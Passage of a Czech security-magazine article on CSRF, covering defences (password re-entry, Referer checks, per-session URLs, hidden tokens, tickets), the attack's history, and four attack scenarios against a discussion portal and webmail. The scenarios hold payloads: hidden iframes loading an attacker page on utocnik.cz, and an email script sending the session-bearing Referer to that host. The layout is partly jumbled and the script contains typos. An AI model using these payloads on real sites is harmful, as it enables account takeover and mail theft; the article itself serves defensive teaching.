Obrana je přitom velice triviální a všichni vývojáři webových aplikací by na ni měli myslet. Při změně hesla nebo při jakékoliv zásadní změně v nastavení účtu, by mělo být vyžadováno zadání stávajícího hesla. Jeho kontrolou může aplikace ověřit, zda se skutečně jedná o legitimního uživatele. Vývojáři si toto pravidlo rychle vžili a je dnes používáno téměř ve všech webových aplikacích. Stejně často se však zapomíná na funkci, která umožňuje zaslání nového hesla na e-mailovou adresu v případě jeho zapomenutí.

Útočníkovi stačí, aby pomocí CSRF útoku provedl změnu e-mailové adresy a na ni si pak nechal nové heslo zaslat. Pro uživatele je bohužel tato varianta obrany poněkud nepříjemná, protože by museli zadávat své heslo při každé prováděné akci. Navíc by se útočníkovi otevírali další cesty k útokům vedoucím k jeho krádeži. Těžko bychom proto tímto způsobem mohli ověřovat každou činnost uživatele, kterou může být například vložení příspěvku do diskuze, či hlasování v anketě.

Heslo by mělo být vyžadováno pouze při těch akcích, které vedou ke změnám v nastavení účtu, jež mohou mít v případě zneužití kritické následky. Vývojáři musí v těchto případech použít jiné způsoby ověření.

Obrana hlídáním hlavičky Referer

Hlavička referer obsahuje informaci o stránce, z níž návštěvník přichází. Hodnotu této položky zasílá webový prohlížeč vždy při vyžádání obsahu nové webové stránky, ale také když žádá stažení externích dat (obrázků, skriptů). Uvedeme si příklad, jak by vypadala hodnota položky referer při legitimním požadavku a při útoku pomocí CSRF. Vrátíme se zpět k příkladu s webmailem, kde se formulář pro přesměrování nachází na stránce *http://www.webmail.cz/setforward.html* a připravený formulář útočníka na stránce *http://www.utocnik.cz/atackform.html*. Skript forward.php by pak získal v položce referer celá url, z nichž požadavek přichází. Konkrétně by to tedy byly tyto hodnoty: *http://www.webmail.cz/setforward.html* nebo *http://www.utocnik.cz/atackform.html*. Kontrola hlavičky referer se tedy zdá být ideálním řešením a skutečně by tomu tak bylo, nebýt jisté skutečnosti, která tuto možnost často znemožňuje.

Hlavička referer totiž, jak jsme si již řekli, vzniká na straně klienta ve webovém browseru. Pro uživatele tak představuje jisté riziko spojené se ztrátou soukromí, když webový prohlížeč všude předává informace o tom, odkud přichází. Z tohoto důvodu řada klientů hodnotu referer blokuje nebo ji mění za jinou. V případě, že by skript forward.php kontroloval, zda pochází požadavek skutečně ze stránky setforward.html podle hlavičky referer, nedočkal by se v případě takto nastavených klientů pravdivé odpovědi a akci by jim nepovolil ani v případě, kdy by šlo o legitimní požadavky. To by se uživatelům zcela jistě nelíbilo a tak musí vývojáři sáhnout k poněkud pracnějším metodám.

Obrana pomocí proměnného url

Jednou z pokročilejších metod ochrany je použití proměnného url, do kterého se vkládá například identifikátor session. Při každé návštěvě se tak nachází formulářna jiné adrese. Jednou na *http://www.webmail.cz/~~49d4db404cc6c4fb2ff1cf8324a7b9f5/setforward.html* podruhé na *http://www.webmail.cz/~~9d72b235d9bfb0f3a87c0ba2c92fdf73/setforward.html*, přičemž se stejně mění i umístění skriptu forvard.php Útočník tak nemůže provést útok ze svého formuláře, protože nezná adresu skriptu, kterému by svá data mohl poslat. Tato metoda je celkem účinná, ale předpokládá kompletní zabezpečení celé aplikace. Ta totiž nesmí za žádných okolností propouštět informace o url mimo webovou aplikaci a nesmí tak útočníkovi umožnit zjistit například z hodnoty referer tento proměnný identifikátor. Stejně tak padá celá tato obrana proti CSRF ve chvíli, kdy se útočníkovi podaří nalézt na serveru chybu v podobě XSS zranitelnosti.

Pomocí skriptu by mu totiž nedělalo problémy si přečíst proměnnou hodnotu url a poskládat si celou adresu, na které se nachází skript *forward.php*. Identifikátor session si útočník v případě zneužití XSS může zaslat na svůj server, odkud by odeslal hodnoty ze svého formuláře, nebo by mohl vygenerovat a odeslat formulář přímo na serveru ve vygenerovaném prvku *iframe*.

Obrana pomocí skrytých polí

Dalším z možných řešení problémů s útoky CSRF se může stát vkládání jednoznačného náhodného identifikátoru do skrytého pole u všech formulářů. Tento řetězec může být shodný s identifikátorem session, nebo může být při přihlášení vygenerován samostatně jen pro tento účel. Pokaždé když dojde ze strany uživatele k odeslání dat z formuláře bude předávána i hodnota tohoto pole a skript si tak bude moci ověřit, zda data skutečně přišla od oprávněného uživate-

le. Pokud se na serveru nenachází žádné zranitelnosti v podobě XSS, dá se tento systém považovat za bezpečný.

Obrana pomocí lístků

Metoda ověřováním uživatelů pomocí lístků je metodou příbuznou k metodě z předcházejícího příkladu. Zachází však v bezpečnosti ještě o něco dále a od vývojářů vyžaduje daleko více práce. Systém založený na lístcích generuje náhodný identifikační řetězec pro každou akci, která je uživateli nabídnuta. Pokud je například na stránce umístěno několik formulářů, pak každý z nich obsahuje skryté pole s jiným identifikačním řetězcem. Na straně serveru se při založení relace vytvoří úložiště těchto lístků a vždy, když je uživateli nějaká akce nabídnuta, je popis této akce a kontrolní identifikátor uložen do úložiště. Když pak uživatel akci provede, aplikace nejprve porovná, zda akce odpovídá té, pro kterou byl lístek vydán a teprve pokud se ujistí, že tomu tak je, akci provede a lístek z úložiště odstraní. Stejně jako předchozí, není ani tato metoda neprůstřelná, pokud útočník v aplikaci nalezne XSS zranitelnost. Vývojáři by proto měli na bezpečnost webových aplikací pohlížet z širší perspektivy a nezaměřovat se vždy jen na jeden typ zranitelnosti. Jakmile útočník nalezne na serveru jednu chybu, hned může využít desítky dalších.

Z historie CSRF

První zmínka o zranitelnosti, kterou bychom dnes označili za zranitelnost CSRF, pochází již z roku 1988, kdy Norm Hardy publikoval dokument popisující podobné chování a nazval jej zmatený zástupce (confused deputy). V roce 2000 se pak v mailové konferenci Bugtrag objevil příspěvek, který popisoval, jak je pomocí této metody zranitelné ZOPE. O rok později byl pak ve stejné konferenci zveřejněn příspěvek Petera Watkinse, který v odpovědi na jiný thread nazvaný *The Dangers of Allowing Users to Post Images* poprvé použil termín CSRF.

Ukázkový scénář 1. DoS útok

Skutečnosti zjištěné průzkumem webové aplikace:

- pro odhlášení od webové aplikace slouží odkaz odhlásit,
- při odhlášení je vyslán požadavek `GET` v tomto tvaru *http://www.example.cz/index.php?action=logout*,
- uživatelé jsou ověřováni na základě identifikátoru session, který je uložen v cookie,
- registrovaní uživatelé mohou v nastavení uvést odkaz na avatar (obrázek), který se bude zobrazovat u všech jejich příspěvků v diskuzi.

Průběh útoku:

- prozkoumá architekturu aplikace a zjistí informace uvedené výše,
- útočník se zaregistruje jako uživatel na informačním portálu, čímž na něm získá svůj účet,
- rozhodne se pro útok vložením zákeřného odkazu do svého avataru,
- jako odkaz na svůj avatar vloží v nastavení svého účtu: *http://www.example.cz/index.php?action=logout*,
- do diskuze útočník vloží jakýkoliv příspěvek, jehož zobrazení povede k provedení požadavku na stažení externího obrázku (avataru),
- všichni přihlášení uživatelé, kteří od této chvíle vstoupí do diskuze, budou automaticky odhlášeni od aplikace.

Ukázkový scénář 2.

Změna přístupového hesla k účtu na informačním portálu. Skutečnosti zjištěné průzkumem webové aplikace:

- formulář pro nastavení účtu včetně změny hesla se nachází stále na stejné adrese: *http://www.example.com/user.html*,
- při změně hesla jsou data z formuláře předávána parametrem newpass metodou `POST` skriptu */changepass.php*,
- při změně hesla není vyžadováno zadání hesla stávajícího,

Literatura

Zranitelný kód, Sverre H. Huseby – Výborná kniha plná informací, týkajících se webových zranitelností

Na Internetu

- *http://www.soom.cz/index.php?name=articles/show&aid=370* – příklad zdárného útoku CSRF, který byl veden proti známému poskytovateli webhostingu *Seznam.cz*,
- *http://www.soom.cz/index.php?name=articles/show&aid=450* – ukázka útoku kombinujícího CSRF a XSS. Tentokrát útok využíval zranitelnosti ve webmailu *Volny.cz*,
- *http://en.wikipedia.org/wiki/Cross-site_request_forgery* – informace o CSRF můžete získat také na wikipedii, ze které vede množství zajímavých odkazů,
- *http://en.wikipedia.org/wiki/Cross-site_scripting* – Wikipedia vám také přiblíží zranitelnost XSS, pokud byste se o ní chtěli dozvědět více,
- *http://en.wikipedia.org/wiki/Referer* – informace týkající se položky referer,
- *http://www.w3.org/2001/tag/doc/whenToUseGet.html* – bližší informace o metodách `GET` a POST,
- *https://addons.mozilla.org/cs/firefox/addon/60* – Web developer – Doplněk pro FireFox, který usnadní zjišťování informací o formulářích.

- uživatelé jsou ověřováni na základě identifikátoru session, který je uložen v cookie,
- do diskuze je možné vkládat aktivní odkazy.

Průběh útoku:

- útočník se zaregistruje jako uživatel na informačním portálu, čímž na něm získá svůj účet,
- poté prozkoumá jeho architekturu a zjistí informace uvedené výše,
- rozhodne se pro útok vložením odkazu do diskuze,
- na svůj web www.utocnik.cz útočník umístí dvě webové stránky. První s názvem *atack.html*, která bude obshovat kód formuláře, jak na Výpisu 8.

Druhá stránka pojmenovaná *welcome.html* bude obsahovat tento kód pro zobrazení chybového hlášení:

```
<p>Omlouváme se, ale požadovaná
                    stránka nebyla
                    na serveru
                    nalezena.</p>
<iframe src="atack.html" height="1"
                    width="1"></
                    iframe>
```

- do diskuze v informačním portálu vloží odkaz na stránku *http://www.utocnik.cz/ welcome.html*,
- všem uživatelům, kteří budou nalogováni k informačnímu portálu a kliknou v diskuzi na útočníkem vložený odkaz, bude změněno jejich přístupové heslo k účtu na hodnotu atackernewpass.

Ukázkový scénář 3

Změna e-mailové adresy pro zaslání zapomenutého hesla. Skutečnosti zjištěné průzkumem webové aplikace. Při zapomenutí hesla, stačí zadat e-mailovou adresu náležící k účtu. Na tu je na požádání zasláno nově vygenerované heslo. Formulář pro nastavení účtu včetně změny e-mailové adresy se nachází stále na stejné adrese: *http://www.example.com/user.html*. Data jsou z formuláře předávána parametrem newemail pomocí metody `POST` skriptu */changeemail.php*. Pro změnu e-mailové adresy stačí, aby byl uživatel přihlášen ke svému účtu. Žádné další ověřování není požadováno. Uživatelé jsou ověřováni na základě identifikátoru session, který je uložen v cookie. Do diskuze je možné vkládat aktivní odkazy a s výjimkou tagu `<script>` i všechny tagy včetně *iframe*. Průběh útoku:

- útočník se zaregistruje jako uživatel na informačním portálu, čímž na něm získá svůj účet,
- poté prozkoumá jeho architekturu a zjistí informace uvedené výše,
- rozhodne se pro útok vložením skrytého iframe přímo do svého příspěvku v diskuzi,
- na svůj web *www.utocnik.cz* útočník umístí webovou stránku s názvem *atack.html*, která bude obshovat kód s formulářem, jak na Výpisu 9.

do diskuze vloží příspěvek s tímto obsahem:
Zdravím v diskuzi:

```
<iframe src="http://www.utocnik.cz/
atack.html" height="1" width="1"></
                    iframe>
```

- od této chvíle se automaticky změní e-mailová adresa všem návštěvníkům webu, kteří pouze zavítají na stránku s diskuzí,
- útočník pak jen zadá jméno uživatele a požádá o zaslání nově vygenerovaného hesla.

Ukázkový scénář 4

Přesměrování příchozí pošty ve webmailu. Skutečnosti zjištěné průzkumem webové aplikace. Formulář pro zadání nové adresy pro přesměrování doručené pošty je dostupný v nastavení účtu na adrese: *http://www.example.com/email.html*. Data jsou z formuláře předávána parametrem newemail pomocí metody POST skriptu / changeemail.php. Pro změnu e-mailové adresy stačí, aby byl uživatel přihlášen ke svému účtu. Žádné další ověřování není požadováno. Uživatelé jsou ověřováni na základě identifikátoru session, který se předává jako součást adresy v url. Adresa skriptu k přesměrování je vždy jiná, přičemž vypadat může například takto: *http://www.webmail.cz/~~49d4db404cc6c4fb2ff1cf8324a7b9f5/forward.php*. Email zaslaný ve formátu html se otevírá jako nová stránka s umístěním, ve kterém je místo identifikátoru session použit jiný náhodně zvolený identifikační řetězec. Při otevírání stránky s obsahem e-mailu je předávána i hlavička referer. Zobrazení e-mailové zprávy ve formátu html umožňuje spouštění skriptů. Průběh útoku:

- útočník se zaregistruje na webmailu, čímž na něm získá svůj účet,
- poté prozkoumá jeho architekturu a zjistí informace uvedené výše,
- rozhodne se pro útok zasláním emailové zprávy se skriptem, který zjistí identifikátor session a tím i adresu umístění skriptu *forward.php*,
- útočník vytvoří e-mailovou zprávu a vloží do ní tento skript:

```
<script>
Document.write("<iframe id='ramec'
src='http://www.utocnik.cz/
atack.php?url="+document.referer+"
width='1' height='1'></iframe>";
</script>
```

- dále si útočník připraví php skript *atack.php* a umístí jej na adresu *http://www.utocnik.cz/atack.php*. Php skript má tento obsah, jak na Výpisu 10.
- pokud si oběť prohlédne zaslanou zprávu, dojde k automatickému nastavení přesměrování. ●

O autorovi

Autor se již od dětství zajímá o informační technologie a posledních několik let se věnuje převážně bezpečnostním otázkám v této oblasti. V současné době je zaměstnán jako správce IT u soukromé společnosti a ve svém volném čase se stará o rozvoj informačního portálu SOOM.cz, kde působí jako administrátor.
Kontakt na autora: *ccuminn@soom.cz*